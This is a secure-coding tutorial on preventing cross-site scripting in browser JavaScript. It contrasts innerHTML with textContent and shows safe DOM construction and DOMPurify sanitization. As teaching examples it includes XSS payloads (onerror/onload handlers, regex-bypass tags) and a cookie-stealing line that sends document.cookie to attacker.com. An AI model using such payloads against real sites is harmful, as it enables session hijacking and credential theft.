A common misconception among early-career engineers is that application security is exclusively a backend concern. However, Cross-Site Scripting (XSS) is one of the most prevalent and damaging web vulnerabilities, and it occurs almost entirely within client-side JavaScript.
XSS happens when untrusted user input is parsed and executed as code instead of being treated as passive data. The browser cannot infer developer intent; it executes whatever instructions reach the Document Object Model (DOM):
$$\text{Untrusted Input} \overset{\text{Unsafe Render}}{\longrightarrow} \text{DOM Parser} \longrightarrow \text{Malicious Script Execution}$$

1. What Is Cross-Site Scripting (XSS)?
XSS occurs when an attacker injects malicious client-side scripts into a trusted web application. Once executed in a victim's browser, the injected code runs with the full authority of the authenticated session, allowing attackers to:
- Steal Sensitive Credentials: Access
document.cookieor tokens inlocalStorage/sessionStorage. - Session Hijacking: Send authenticated API requests on the user's behalf (e.g., changing passwords or transferring funds).
- DOM Manipulation & Phishing: Inject counterfeit login forms or redirect users to malicious clones.
- Keylogging: Monitor keystrokes entered into payment or credential forms.
The Misconception: "The User Typed It Themselves"
Attackers do not rely on victims typing malicious code. They distribute payloads via shared links (?search=<script>), inject malicious content into public comment feeds, or compromise backend databases to deliver stored payloads.
2. Safe vs. Unsafe DOM Updates: innerHTML vs. textContent
The choice between DOM insertion APIs determines whether an application is vulnerable to XSS:
innerHTML(Dangerous): Parses strings as HTML markup. While modern browsers block standard<script>tags inserted viainnerHTML, attackers easily bypass this using inline event handlers:<img src=x onerror=steal()>or<svg onload=steal()>.textContent(Safe): Treats input strictly as plain text. The browser does not parse HTML tags, ensuring scripts cannot execute.
The Template Literal Trap
Constructing UI with template strings (container.innerHTML = '<div>' + user.name + '</div>') looks readable, but it directly injects unescaped user data into the HTML parser.
const userInput = "<img src='invalid' onerror='alert(\"XSS Attack!\")'>";
const container = document.getElementById("output");

// ❌ UNSAFE: innerHTML parses HTML and executes inline event handlers!
container.innerHTML = `<div class="user-bio">${userInput}</div>`;

// ✅ SAFE: textContent treats the payload strictly as harmless plain text
const safeDiv = document.createElement("div");
safeDiv.className = "user-bio";
safeDiv.textContent = userInput;
container.append(safeDiv);3. Programmatic DOM Construction & Safe Data Attributes
Instead of string concatenation, build UI elements programmatically using native DOM methods. This completely decouples structure from dynamic data:
- Use
document.createElement()to create structural tags. - Assign dynamic text values using
.textContent. - Store IDs and metadata in
element.dataset.*rather than interpolating values into raw attribute strings.
// Rendering dynamic user list safely without innerHTML
function renderUserCard(user) {
  const card = document.createElement("article");
  card.className = "user-card";
  // Store identifiers safely in dataset attributes (not raw HTML strings)
  card.dataset.userId = user.id;

  const heading = document.createElement("h3");
  heading.textContent = user.name; // Safe from XSS

  const bio = document.createElement("p");
  bio.textContent = user.bio; // Safe even if user.bio contains scripts

  card.append(heading, bio);
  return card;
}4. Validation vs. Sanitization: Understanding the Distinction
Many developers confuse validation with sanitization, creating critical security holes:
- Validation asks: "Is this input acceptable?"
- Checks data type, maximum length, required characters, or regex formats.
- An input like
<script>alert(1)</script>is a valid string, non-empty, and passes standard length checks. Validation does not alter content or make it safe to execute.
- Sanitization asks: "Is this input safe?"
- Removes or escapes executable tags, attributes, and JavaScript protocols.
- Converts unsafe markup into harmless plain text or safe, filtered HTML.
5. Rendering Rich HTML with DOMPurify
In scenarios where an application genuinely must render rich formatting (such as user-submitted Markdown, blog comments, or CMS feeds), raw textContent is insufficient because tags like <b> or <a> must be preserved.
In these cases, never attempt to sanitize input with custom regex (e.g., input.replace(/<script>/gi, '')). Attackers bypass naive regex using nested tags (<scr<script>ipt>), case variations, or alternate tags like <details ontoggle=...>.
Always use an established, audited library like DOMPurify to sanitize before assigning to innerHTML:
import DOMPurify from "dompurify";

// When rich HTML is required (e.g., Markdown blogs, CMS feeds)
function renderArticleContent(container, untrustedHtml) {
  // ❌ DANGEROUS: container.innerHTML = untrustedHtml;

  // ✅ SAFE: DOMPurify strips malicious tags & attributes (<script>, onerror, onload)
  const cleanHtml = DOMPurify.sanitize(untrustedHtml, {
    ALLOWED_TAGS: ["b", "i", "em", "strong", "a", "p", "ul", "li"],
    ALLOWED_ATTR: ["href", "title", "target"]
  });

  container.innerHTML = cleanHtml;
}API Method | HTML Parsing? | Executes Scripts / Handlers? | Performance | Recommended Use Case |
|---|---|---|---|---|
element.textContent | No | Never (Safe by design) | Fast (pure text insertion) | Default choice for all user inputs, API values, and titles |
element.innerText | No | Never (Safe by design) | Slower (triggers layout reflow) | When CSS styling and rendered whitespace must be respected |
element.innerHTML | Yes | Yes (High XSS Risk) | Moderate (re-parses DOM subtree) | Only for static developer markup or sanitized HTML via DOMPurify |
document.createElement() | No | Never (Safe by design) | Optimal for structured trees | Building complex dynamic component trees programmatically |
DOMPurify.sanitize(html) | Yes (Controlled) | No (Strips malicious vectors) | Small sanitization overhead | Rich text editors, Markdown previews, and trusted CMS content |
Think it throughActivity 1: Spot the XSS vulnerability in this user badge component and provide the safe refactoring:
// ❌ Vulnerable code:
function createBadge(user) {
  const badge = document.createElement("div");
  badge.className = "badge";
  badge.innerHTML = `<span>${user.role}</span>: <strong>${user.name}</strong>`;
  return badge;
}
Vulnerability:
If user.name is set to <img src=x onerror=fetch('http://attacker.com?c='+document.cookie)>, the inline error handler executes immediately upon rendering.
✅ Safe Solution:
function createBadge(user) {
  const badge = document.createElement("div");
  badge.className = "badge";

  const roleSpan = document.createElement("span");
  roleSpan.textContent = user.role;

  const separator = document.createTextNode(": ");

  const nameStrong = document.createElement("strong");
  nameStrong.textContent = user.name;

  badge.append(roleSpan, separator, nameStrong);
  return badge;
}
Think it throughActivity 2: Why does length and type validation fail to protect against XSS attacks?
Consider this validation rule:
if (typeof input === "string" && input.trim().length <= 50) {
  container.innerHTML = `<p>${input}</p>`;
}
Why it fails:
An attacker payload like:
<img src=x onerror=alert(1)>
- Is
typeof === "string"$\rightarrow$ TRUE - Has length
28 <= 50$\rightarrow$ TRUE
The input passes validation completely, but when placed into innerHTML, the browser loads the invalid image, triggers the onerror event, and executes the payload.
Lesson:
Validation guarantees shape and size; sanitization and safe APIs (textContent) guarantee safety.